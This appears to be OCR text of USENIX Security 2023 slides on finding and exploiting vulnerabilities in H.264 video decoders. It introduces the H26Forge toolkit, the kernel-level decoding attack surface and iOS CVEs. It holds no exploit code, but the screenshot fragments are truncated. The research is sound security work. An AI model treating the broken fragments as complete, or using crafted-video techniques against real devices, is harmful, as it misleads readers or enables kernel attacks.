32ND USENIX SECURITY SYMPOSIUM

The Most Dangerous Codec in the World: Finding and Exploiting Vulnerabilities in H.264 Decoders


Willy R. Vasquez[1]
Stephen Checkoway[2]
Hovav Shacham[1]

[1] The University of Texas at Austin
[2] Oberlin College


Agenda

H26Forge

Toolkit to produce specially crafted videos to find vulnerabilities in video decoders and investigate their exploitability



Show the complexity of video decoding and demonstrate the decoder attack surface




Provide overview of CVE-2022-42846: iOS Kernel DoS

https://media1.giphy.com/media/l4HnX8OLzfGhU5yIG/giphy.gif?cid=82a1493b992l69u4f5t1y7xnbln e4a3p8l01rumwiib7mrdv&ep=v1_gifs_search&rid=giphy.gif&ct=g

Video Attack Surface

Threat Model



The video decoding pipeline

Browsers/ Video Players


Parse MP4

Kernel Driver

Parse Parameter Sets

Hardware

Parse Picture Data




Hardware and Kernel Drivers

- Dedicated hardware for smooth video playback
- Hardware is controlled by kernel driver, which
  - Takes untrusted input ***from the Internet***
  - Parses part of the video ***in the kernel***
  - Sends the rest to hardware to produce frames

Surely nothing could go wrong

H.264/Advanced Video Codec (AVC)


- Standardized in 2003 by the ITU & Moving Picture Experts Group (MPEG).
- Has two names: H.264 and AVC. **We use H.264 for simplicity**.
- Over 800 pages describing **video decoding**
- **H.264 is supported on all modern devices**




https://www.itu.int/rec/T-REC-H.264


Codecs use prediction plus residue to compress videos

- Video is a sequence of frames/pictures
- Main Idea: Compress videos by identifying similarities within (**Intra**) and across (**Inter**) frames.
- Replace communication bandwidth with computation via prediction:
  - **Predict** what an image looks like
  - Subtract the prediction from the original to produce a **residue**
  - Send the **prediction instructions** and **residue**
- H.264 communicates prediction instructions and residue via **syntax elements**






Video Encoding finds similarities; Video Decoding recovers frames




Inter Prediction: similarities across frames



https://www.youtube.com/watch?v=LDeL7-49qm4

Intra Prediction: similarities within a frame



The H.264 Advanced Video Compression Standard by Iain E. Richardson

Unusual prediction instructions can lead to security vulnerabilities in video decoders

littlelailo
@littlelailo

In the last couple weeks @b1n4r1b01 & I looked into the ITW bug in H264 pa
file that cr
crash an iP

1/3

VTDecoderXPCServi

kernel	APPLEAVD: getCoreLoadScore(): coreIndex: 0 - loadScore: 0 - activeLoadRate: 0 - totalClient
kernel	APPLEAVD: newClientCoreAssignment(): clientID 0 was assigned to core: 0 - loadBalanceMode:
kernel	APPLEAVD: unentitled creation of AppleAVDUserClient! isEntitledForHardwareDecoder 0 vdectes
VTDecoderXPCService	about to kAppleAVDSetMiscPreferences, storage->miscPreferences is 0
VTDecoderXPCService	AppleAVDCreateDecodeDeviceInternal(): failed error: -1
kernel	APPLEAVD: ERROR: hrd.cpb_cnt_minus1
VTDecoderXPCService	AppleAVD_H264VideoDecoder ERROR: createAppleAVDHW_H264DecoderInstance returned error
kernel	APPLEAVD: bad SPS index -1 virtual int CAVDAvcDecoder::VAStartDecode(unsigned char *, int)

12:01 PM · May 2, 2022

CVE-2022-22675: AppleAVD Overflow in AVC_RBSP::parseHRD

Natalie Silvanovich

Cinema t

Abstract

Media parsing is knc
requirements, such
two different reasor
remote attack vecto
decoding subsystem

Resources

Slides: hexacon202

Speakers

Nikita Tara

an iOS Kernel Vulnerability

eFrameFig

ernelMemoryInternal

Project Member

iceHeader ref_pic_list_modification

M CDT

Project Member

